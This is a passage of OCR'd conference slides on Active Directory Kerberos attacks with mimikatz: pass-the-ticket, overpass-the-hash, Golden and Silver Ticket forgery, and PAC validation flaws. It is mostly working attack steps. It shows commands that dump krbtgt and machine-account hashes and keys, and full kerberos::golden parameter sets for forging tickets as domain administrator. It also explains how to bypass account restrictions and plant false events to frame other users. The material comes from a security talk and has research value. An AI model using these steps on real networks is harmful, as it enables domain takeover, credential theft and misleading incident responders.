[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 19/11/2014 03:00:52 ; 19/11/2014 13:00:12 ; 26/11/2014
03:00:12
   Server Name       : cifs/dc.lab.local @ LAB.LOCAL
   Client Name       : Administrator @ LAB.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable
; forwardable ;
```

```
mimikatz # kerberos::ptt tickets
  0 - Directory 'tickets' (*.kirbi)
     0 - File '[0;eb3a6]-0-0-40a50000-Administrator@cifs-dc.lab.local.kirbi' : OK
     1 - File '[0;eb3a6]-0-1-40a50000-Administrator@ldap-dc.lab.local.kirbi' : OK
     2 - File '[0;eb3a6]-2-1-40e10000-Administrator@krbtgt-LAB.LOCAL.kirbi' : OK
```


Demo !


mimikatz 2.0 alpha x86 (oe.eo)
.#####. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
mimikatz # coffee
mimikatz # markruss
Sorry you guys don't get it.
mimikatz # _
Windows Technical Preview for Enterprise
Evaluation copy. Build 9879

Normal Kerberos VS Overpass-the-Hash/Pass-the-Ticket


know your enemy

Normal



Overpass-the-Hash!

Pass-the-Ticket!




And now, I'm pretty sure you want some Golden Tickets?

Golden Ticket


- A "**Golden Ticket**", is a ***homemade*** ticket
  - It's done with a lot of love
  - … and a key

- It's not made by the **KDC**, so :
  - it's not limited by **GPO** or others settings ;)
  - you can push whatever you want inside!
  - it's smartcard independent (sorry CISO !)

- A "**Silver Ticket**" is also a kind of **Golden Ticket** ;)

Golden Ticket

- The entire Kerberos security relies on poor little symmetric keys under “krbtgt” account
  - 128 bits for RC4/AES128
  - 256 bits for AES256
- And once generated, these keys never change for…. years…
  - Only changes during domain functional upgrade from NT5 -> NT6
  - 2000/2003 to 2008/2012
    - 2008 -> 2012 doesn’t change the value
    - the previous one (n-1) still valid…



Golden Ticket

- If krbtgt hash/keys lost
  - Domain dump
    - Password audit (legitimate use case)
    - Poorly redacted pentest report
      - yeah, really, this 502/krbtgt was a disabled account never used after all?
  - Other
    - Compromise
- File backup of the domain controller
  - Shadow copy trick
  - Recovery of backup tapes or access to backup file share
- Compromise of virtual machine infrastructure
  - Copy the drive image or a snapshot of the image


Golden Ticket

- You can get “**krbtgt**” keys on a DC with **mimikatz** or other tools

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /name:krbtgt /inject
Domain : LAB / S-1-5-21-2929287289-1204109396-1883388597

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : 3f66b877d01affcc631f465e6e5ed449

 * WDigest
    01  a68990164b4dfefa47c2e998f19eb74c
    [...]
    29  75af20f460c10096e5ce62527ffe9c96

 * Kerberos
    Default Salt : LAB.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 62b915a4a1629861

 * Kerberos-Newer-Keys
    Default Salt : LAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 466d9a5b9bc33cbfd566d5ad7635aedf7442f10116a68051a27fb53bbba3a19f
      aes128_hmac       (4096) : 6dcc65d95e6f00cbedb65cc0892a5085
      des_cbc_md5       (4096) : 62b915a4a1629861
```

Golden Ticket

- From Will (@harmj0y): certainly a lab, certainly not a real life example, for sure…
  - https://twitter.com/harmj0y/status/520633805485654018



Golden Ticket

- Even Microsoft was a little bit curious about their own AD at our talk at BlueHat
  - https://twitter.com/JohnLaTwC/status/521061512203345920
- Yeah, they have a funky monitoring…
- Btw, real command line is :
  - **`net user krbtgt /domain`**
- Do you know why MS don't renew this account automatically ? or did not publish a recommendation to periodically renew krbtgt ?
  - In most cases, it works…
  - … most cases

Golden Ticket

- krbtgt hash can be used to generate arbitrary TGTs for use
  - Can make user a member of any group, even make it multiple users!
    - Even users and SIDs that do not exist
      - TGTs will only work for 20 minutes to get service tickets (however any service tickets will be good for 10 hours by default)
    - Any account can create / used spoofed ticket, doesn't require elevated rights
  - Can be used to bypass account restrictions
    - Disabled / expired
    - Authentication silos
    - "protected users" group is just a group SID in the TGT
  - Create a trail of false events
    - Incident handlers rely on event logs
    - Easy to frame another user


mimikatz :: Golden Ticket

- kerberos::golden

```
/domain:lab.local                                   <= domain name
/sid:S-1-5-21-2929287289-1204109396-1883388597      <= domain SID
/rc4:3f66b877d01affcc631f465e6e5ed449               <= NTLM/RC4 of KRBTGT
/user:Administrator                                 <= username you wanna be
/id:500                          <= RID of username (500 is THE domain admin)
/groups:513,512,520,518,519      <= Groups list of the user (be imaginative)
/ticket:Administrator.lab.kirbi                  <= the ticket filename (or /ptt)
```

PAC Signature - BlackHat erratum

- At **BlackHat/Defcon**, Skip Duckwall and I announced that to forge a TGS, we need 2 keys
  - `krbtgt` key
  - `target` key
- The `krbtgt` is needed to sign the PAC, to avoid alterations
  - How a remote service can check a signature without the Key ?
    - Remember ? Kerberos is ***SYMETRIC***
  - Easy: it delegates PAC checks to the KDC…



PAC Signature - MS014-68

- **Yes!** Since 2 days you've heard about PAC signature check!
- **w00t** to **Tom Maddock** (@ubernerdom ?) for reporting a bug in PAC signature check (-1?)
  - Exploit guys, we need a POC !
- This is **not** like a Golden Ticket
  - … or a Silver Ticket
  - **MS014-68** rely on bug(s) in MS code…
    - Fixed in **KB3011780**

PAC Signature

http://msdn.microsoft.com/library/cc224027.aspx#id2

- *Windows 2000 Server and Windows XP **do not validate the PAC** when the application server is running under the local system context or has SeTcbPrivilege […]*
- *Windows Server 2003 **does not validate the PAC** when the application server is running under the local system context, the network service context, or has SeTcbPrivilege. […]*
- *Windows Server 2003 with SP1 **does not validate the PAC** when the application server is under the local system context, the network service context, the local service context, or has SeTcbPrivilege privilege. […]*
- *Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, and Windows Server 2012 R2 **do not validate the PAC** by default for services. Windows still validates the PAC for processes that are not running as services. PAC validation can be enabled when the application server is not running in the context of local system, network service, or local service; or it does not have SeTcbPrivilege […]*

mimikatz :: Ticket

- So “in real life”, TGS only need the target key… no classic services will check signature…, let’s call them : **Silver Tickets** !

	Default lifetime	Minimum number of KDC accesses	Multiple targets	Available with Smartcard	Realtime check for restrictions (account disabled, logon hours…)	Protected Users Check for Encryption (RC4/AES)	Can be found in	Is funky
Normal	*42 days*	*2*	*Yes*	*Yes*	*Yes*	*Yes*	n.a.	*No*
Overpass-the-hash (Pass-the-key)	42 days	2	Yes	No	Yes	Yes	Active Directory Client	No (ok, a little:))
Pass-the-Ticket (TGT)	10 hours	1	Yes	Yes	No (20mn after)	No	Client Memory	Yes
Pass-the-Ticket (TGS)	10 hours	0	No	Yes	No	No	Client Memory	Yes
Silver Ticket	**30;60] day**	**0**	**No**	**Yes**	**No**	**No**	**n.a.**	**Yes**
Golden Ticket	**10 years**	**1**	**Yes**	**Yes**	**No (we can cheat)**	**No**	**n.a.**	**Fuck, Yes!**

Silver Ticket

- How do we make a **Silver Ticket** ?
  - Exactly such as a **Golden Ticket**, except the **krbtgt** key
  - Target name (server FQDN)
  - Service name
  - We must have the "**Target Key**"
    - From Client Memory
    - From Active Directory (ok, we can make Golden Ticket ;)
    - **or... from the registry (even, offline !)**


```
mimikatz # lsadump::secrets
Domain : CLIENT
SysKey : 6bfd21f0eda0b20c96d902d3469909d6

Policy subsystem is : 1.13
LSA Key(s) : 1, default {adda624d-4d80-fbd7-1430-d1a54ddaa3ec}
  [00] {adda624d-4d80-fbd7-1430-d1a54ddaa3ec} e159ebc7330c153ca0def6705c5c3c9e963745c6a49bd0dbe93d426b71d1df6c

Secret  : $MACHINE.ACC
cur/NTLM:c67d6f47929a19c574ee18539ae679f1/text:QbPxN=taXHczIGQ1u`]MG;HZjb]bDI^dbilGW?=up![Y_%:jrkF\t*Ts19>'n\E
()?XK8r-U#4sY_7KbeMBRn>+[7L7/ XHE1yeG?iaK@VTP_^34/,`kE6;z
```

Silver Ticket


- Before that, who cares about this computer password ?
  - No… really ?
  - Yeah, like for the **krbtgt** account
  - At least, this time the password *can* change every 30 days...
    - But the n-1 still valid (so [30;60 days])… and the password still works if not changed…
- **$MACHINE.ACC** is the new **krbtgt**, localized to a computer/server
  - And it's in the registry
- **Silver ticket** is the new **Golden Ticket**, localized to a target/service
- When you use a **Service Account** linked to a Kerberized Service, it *can* be localized to multiple targets (see **SPN**)
  - A lot of chances that you can find it in registry too ;)

mimikatz :: Silver Ticket


- kerberos::golden

```
/domain:lab.local                                   <= domain name
/sid:S-1-5-21-2929287289-1204109396-1883388597      <= domain SID
/rc4:c67d6f47929a19c574ee18539ae679f1               <= NTLM/RC4 of the Target/Service
/target:client.lab.local                            <= Target FQDN
/service:cifs                                       <= Service name
/user:Administrator                                 <= username you wanna be
/id:500                                             <= RID of username (500 is THE domain admin)
/groups:513,512,520,518,519                         <= Groups list of the user (be imaginative)
/ticket:cifs.client.kirbi                           <= the ticket filename (or /ptt)
```

